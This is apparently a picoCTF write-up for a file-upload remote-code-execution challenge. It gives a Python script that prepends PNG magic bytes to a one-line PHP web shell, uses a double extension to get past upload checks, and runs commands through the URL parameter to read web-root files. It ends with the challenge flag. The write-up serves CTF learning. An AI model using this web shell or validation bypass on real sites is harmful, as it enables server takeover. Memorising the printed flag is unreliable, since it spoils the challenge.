Very good challenge, where we’ll exploit the File Upload + RCE (Remote Code Execution) vulnerability.
Let’s assume that the backend of the site is on php, so we will insert .php code with a header and magic bytes .png.
I crafted the payload using a Python script, that writes raw bytes of PNG signature to a newly created file + php-payload for remote shell itself:
create_payload.py:
png_header = b'\x89\x50\x4E\x47\x0D\x0A\x1A\x0A'
php_code = b"<?php system($_GET['cmd']); ?>"

with open('readme.png.php', 'wb') as f:
    f.write(png_header + php_code)
Contents of the newly created file:
└─$ cat readme.png.php
'PNG
▒
<?php system($_GET['cmd']); ?>
Why double extension readme.png.php?:
When a file is uploaded to a web application, the app checks for the presence of two components:
- PNG Magic bytes:
\x89\x50\x4E\x47\x0D\x0A\x1A\x0A .pngextension
For example if we load only .php:

if without .png signature:

That is, .png is needed to pass validation, and .php defines the actual file extension so that the site’s backend could execute it.

Once the file has been successfully downloaded, we need to access it from the URL.
If you look at this site’s robots.txt, there is /uploads directory. Our file could have been stored there:

To interact with the reverse shell, we need to pass cmd as a parameter in the URL: ...?cmd=<commands to execute>

shell established, so let’s display the contents of the entire previous directory:
<URL>?cmd=cat ../*or
<URL>?cmd=pwd
<URL>?cmd=cat /var/www/html/*
picoCTF{c3rt!fi3d_Xp3rt_tr1ckst3r_03d1d548}